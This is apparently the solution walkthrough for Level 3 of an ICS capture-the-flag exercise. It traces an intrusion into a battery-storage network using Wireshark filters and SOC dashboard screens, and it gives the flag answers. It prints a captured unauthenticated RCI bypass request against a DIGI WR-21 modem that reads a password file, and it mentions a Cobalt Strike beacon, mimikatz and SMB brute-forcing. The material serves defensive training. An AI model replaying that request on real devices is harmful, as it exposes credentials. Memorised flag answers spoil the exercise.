
Foothold - Solution

Level 3 – Flag 3

The adversary leverages a content whitelisting bypass to perform unauthenticated command execution over the DIGI RCI interface.

Filter the traffic in Wireshark by the IP of the C2 server:
ip.addr == 195.208.218.11
Review the traffic. Filter by HTTP also to narrow down the exploit traffic:
ip.addr == 195.208.218.11 && http
Further filter by the odd Python User Agent:
ip.addr == 195.208.218.11 && http && http.user_agent == "Python-urllib/2.7"
And you will see the rci bypass.png post
Apply wireshark filter:
http.request.uri == "/UE/rci/bypass.png"
Right click and Follow -> HTTP Stream
Base64 decode the response to find the flag.

Foothold



ip.addr == 195.208.218.11 && http && http.user_agent == "Python-urllib/2.7"
No. Time Source Destination Proto Leng Info
65670 2965.183719 195.208.218.11 103.82.4.84 HTTP 340 POST /login.asp HTTP/1.1 (application/
65747 2980.213426 195.208.218.11 103.82.4.84 HTTP 344 POST /login.asp HTTP/1.1 (application/
66168 2995.230266 195.208.218.11 103.82.4.84
66846 3010.241406 195.208.218.11 103.82.4.84
66912 3012.202958 195.208.218.11 103.82.4.84
66982 3027.231488 195.208.218.11 103.82.4.84
66996 3027.231955 195.208.218.11 103.82.4.84
67046 3027.253054 195.208.218.11 103.82.4.84
67120 3040.415573 195.208.218.11 103.82.4.84
Frame 66996: 375 bytes on wire (3000 bits), 375 bytes captured
Ethernet II, Src: AmazonTe_21:fa:bd (50:dc:e7:21:fa:bd), Dst:
Internet Protocol Version 4, Src: 195.208.218.11, Dst: 103.82.4.
Transmission Control Protocol, Src Port: 43182, Dst Port: 80,
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Wireshark · Follow HTTP Stream (tcp.stream eq 4786) · Cyberville_Energy_Center_CTF.pcapng
POST /UE/rci/bypass.png HTTP/1.1
Accept-Encoding: identity
Content-Length: 114
Host: 103.82.4.84
Content-Type: application/x-www-form-urlencoded
Connection: close
User-Agent: Python-urllib/2.7
<rci_request version="1.1"><do_command target="file_system"><get_file name="pwds.da0"/></do_command></rci_request>HTTP/1.1 200 OK
Content-Type: text/html
Cache-Control: no-cache,no-store
Expires: Thu, 26 Oct 1995 00:00:00 GMT
Transfer-Encoding: chunked
Server: GoAhead-Webs
<rci_reply version="1.1"><do_command target="file_system"><get_file
name="pwds.da0"><data>Y29uZmlnIGxhc3Rfc2F2ZWRfc2FmZSAiMDM6MDU6NTksIDAxIEphbiAyMDAwIg0KY29uZmlnIGxhc3Rfc2F2ZWRfc2FmZV9jaGFuZ2VzICIxIg0KY29uZmlnIGxhc3Rfc2F2ZW
Rfc2FmZV91c2VyICJ7ZmxhZ19hdXRoX2J5cGFzc30iDQpwcHAgMSBlcGFzc3dvcmQgIktENWxTVkpEVlZnPSINCnVzZXIgMCBlcGFzc3dvcmQgIkV4bEdWVTRmSGxjQURVVkVCQmRHRkFnRFhoNEhIMHc9Ig
0KdXNlciAxIGVwYXNzd29yZCAiTnpaY2ZtTWNUUTRDQkVzYlJoTWVCUjhjQXg0PSINCnVzZXIgMiBlcGFzc3dvcmQgIlBDeHdTa1JIUWt0YldFY1NYeFlVRndBSEFRVUVIRVk9Ig0K</data></
get_file></do_command></rci_reply>
1 client pkt, 1 server pkt, 1 turn.
Entire conversation (1046 bytes)
Show and save data as ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

Foothold – **Solution**

Base64 Decode Results

```
config last_saved_safe "03:05:59, 01 Jan 2000"
config last_saved_safe_changes "1"
config last_saved_safe_user "{flag_auth_bypass}"
ppp 1 epassword "KD5lSVJDVVg="
user 0 epassword "ExlGVU4fHlcADUVEBBdGFAgDXh4HH0w="
user 1 epassword "NzZcfmMcTQ4CBEsbRhMeBR8cAx4="
user 2 epassword "PCxwSkRHQktbWEcSXxYUFwAHAQUEHEY="
```

QFD Details

Press F11 to exit full screen

admin

Map
Assets
Data
Notifications
Content
Baselines
Reports
Sensors
Admin

BACK   ADD TIME RANGE

uri: "/UE/rci/bypass.png" Add a filter +   Actions

HTTP Sessions

1–3 of 3

Time	src_ip	dst_ip	dst_port	method	host	uri	status_code	status_msg
April 24th 2020, 12:48:02.826	195.208.218.11	103.82.4.84	80	POST	103.82.4.84	/UE/rci/bypass.png	200	OK
April 24th 2020, 12:47:49.625	195.208.218.11	103.82.4.84	80	POST	103.82.4.84	/UE/rci/bypass.png	200	OK

Table   JSON   View surrounding documents   View single document

#	Ingest Delay	263
t	_id	L3w-rHEBQzC-I1Qn2z9j
t	_index	pipeline_20200424
#	_score	-
t	_type	_doc
t	collectorId	collectorbond2
t	customerId	Demodev
t	dst_asset_id	18
t	dst_ip	103.82.4.84
t	dst_ip_id	24
#	dst_port	80
?	headers	⚠ ACCEPT-ENCODING|identity, TRANSFER-ENCODING|chunked, CONTENT-LENGTH|114, SERVER|GoAhead-Webs, CONTENT-TYPE|application/x-www-form-urlencoded, CONTENT-TYPE|text/html, EXPIRES|Thu, 26 Oct 1995 00:00:00 GMT, CONNECTION|close, USER-AGENT|Python-urllib/2.7, CACHE-CONTROL|no-cache,no-store, HOST|103.82.4.84:80
t	host	103.82.4.84
?	host_asset_id	⚠ 18
t	host_id	24
⊙	ingest_timestamp	April 24th 2020, 12:52:12.770
t	log_type	HTTP
t	method	POST
t	midpointId	midpoint01
?	orig_fuids	⚠ FBUxri1rPKtddEpF5h

Firmware from where

Level 3 – Flag 4

There appears to be unauthorized modifications to the Firmware of the DIGI WR-21 that have allowed the adversary to use DIGI WR-21 cellular modem as a pivot point into the Lithium-Ion energy storage network. We need you to investigate any firmware modifications that could have been made to the DIGI to enable remote access from the adversary's command and control server.

Points: 10

Flag:

{Kyberite_Wuz_here}

Hint:

The adversary may have performed this attack from a different public IP than their C2 server address.

Firmware from where - Solution

Level 3 – Flag 4

We are looking for some sort of file upload over http. Just to keep us guessing, the Adversary pivoted to another external IP address before uploading the firmware.

To find this flag we will need to filter by the ip address of the DIGI modem and the HTTP POST method:

ip.addr == 103.82.4.84 && http.request.method == "POST"

We can see the firmware file upload:


http.request.uri.path == "/uploadfile"

A Python file has been uploaded in plaintext.

View source code of the Python Cobalt Strike DIGI WR-21 Beacon to find the flag

DRAGOS

Firmware from where



Post Exploitation Tools

Level 3 – Flag 5

We believe that the adversary transferred a number of Post Exploitation tools into the Battery network. Can you investigate these tools and see if there is any unique tradecraft leveraged by this adversary?

Points: 8

Flag:

{these_ARE_the_droids_you_are_looking_for}

Hint:

The adversary likely used either SMB or HTTP to transfer files into the Battery network.

Post Exploitation Tools

Level 3 – Flag 5

It appears the adversary used HTTP to transfer files from the DIGI to the Battery HMI.

```
ip.addr == 10.10.10.0/24 && http.request.method == "GET"
```

We can see that a number of files are transferred from a folder called PostExploitation on the DIGI modem.

We can filter by that URI:

```
http.request.uri contains "/PostExploitation/"
```


One of the first files that is transferred is:

/PostExploitation/%21nothingtoseehere.cmd

Right Click on the Packet and select: Follow -> HTTP Stream

View the source of the file to collect the flag

Post Exploitation Tools



2 444

A Downloaded file hit on: mimikatz

MARK AS READ

DETECTED BY:
Mimikatz Detection

SOURCE:
529250ec-4970-407e-b7fc-279c4e136b70

PLAYBOOKS:
Mimikatz-Associated File Detected

CASES:
No Cases Linked

DETECTION QUAD:
Indicator

ICS ATT&CK TACTIC:
Initial Access, Lateral Movement, ...

ICS ATT&CK TECHNIQUE:
Remote File Copy

ACTIVITY GROUP:
ELECTRUM

ICS CYBER KILLCHAIN STEP:
Stage 1 - Delivery

QUERY-FOCUSED DATASETS:
FileDownload, Yara, ...

OCCURRED AT:
04/24/20, 12:58 PM UTC

ZONES:
Zone 1 (Inactive)

WHAT HAPPENED:
Asset 43 downloaded a file with sha256 hash of 446f84069e825062d1d56971b7578361ebc4feb1988950701065d9c18a3e7941 from 11 which matched the mimikatz file signature rule.

RELATED NOTIFICATIONS (0):

ID	Occurred At	Summary

No Related Notifications.

ASSOCIATED ASSETS

Viewing Time Range: **12:30 PM to 1:00 PM 04/24/20 UTC**

View	Type	ID	Name		Dir.
VIEW	Asset	11	**Asset 11**	10.10.10.11	src
VIEW	Asset	43	**Asset 43**	10.10.10.3	dst

‹ PREV CLOSE PIVOT TO KIBANA CREATE A RULE CREATE CASE NEXT ›

Where is the Schneider HMI?

Level 3 – Flag 6

We believe that one of the initial footholds for the Adversary was the Schneider HMI in the Battery Network. What is the IP address of the HMI?

Points: 3

Flag:

10.10.10.3

Hint:


None

Where is the Schneider HMI?

Level 3 – Flag 6

Statistics -> Conversations -> Sort by Port B.
Review all modbus ports 502.
Observe 10.10.10.3 is polling most of the modbus slaves.

Or you can see where the Post Exploitation tools were copied to. It is the same server from the previous flag.


Interactive Map
admin
Map
Assets
Data
Notifications
Content
Baselines
Reports
Sensors
Admin
FILTERING
From
04/22/20, 05:00 PM UTC
To
04/30/20, 05:15 PM UTC
UPDATE MAP
AUTO-UPDATE
Search Map
Zones: Unzoned + 9 more
Collectors: collectorbond2 + 1 more
Links: Physical, Logical, & Implied
Assets: Only Active
Asset Limit: 1,500
Protocols: CIP + 20 more
131 assets
134 links
10 zones
EXPLORE MAP
STR
103.82.4.84(2)
10.10.10.12
10.10.10.14
10.10.10.10
10.10.10.64
10.10.10.67
10.10.10.55
10.10.10.3
10.10.10.65
10.10.10.68
10.10.10.66
10.10.10.63
10.10.10.69
Timebar
DETAILS
Viewing Time Range: 5:00 PM to 5:15 PM 04/30/20 UTC
Name: Asset: 43
Class: Process-Related User W...
Type: HMI
Make:
Asset ID: 43
First Seen: 04/24/20, 06:54 AM UTC
Detected By: midpoint01
Last Seen: 04/24/20, 06:55 AM UTC
Hardware
No Attributes
Operating System
OS: Windows NT 6.1
OS Family: Windows
OTHER ATTRIBUTES
City:
none
Country:
none
Latitude:
none
Longitude:
none
Region:
none
+ Add an Attribute
ZONES
Zones: Battery Network
Lock Asset to Zone
ADDRESSES
Address
10.10.10.3
DETAILS
BASELINES
PROTOCOLS
SETTINGS

Brute-forcing username

Level 3 – Flag 7

We received some SOC alerts regarding some brute-forcing and a compromised account in the Battery network. Can you help us to identify the account that was brute-forced?

Points: 4

Flag:

myuserisafl4g

Hint:

What are the different protocols that brute forcing tools like THC Hydra support?

Brute-forcing username

Level 3 – Flag 7

The flag description refers to the Battery Network and we should first filter by that network:

```
ip.addr == 10.10.10.0/24
```

Use a display filter to filter by “smb”

```
ip.addr == 10.10.10.0/24 && smb
```

Filter by the SMB “Session Setup AndX Command”:

```
ip.addr == 10.10.10.0/24 && smb.cmd == 0x73
```

You will see the username that is being brute-forced.

Brute-forcing username

ip.addr == 10.10.10.0/24 && smb.cmd == 0x73

Destination	Proto	Leng	Info
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g
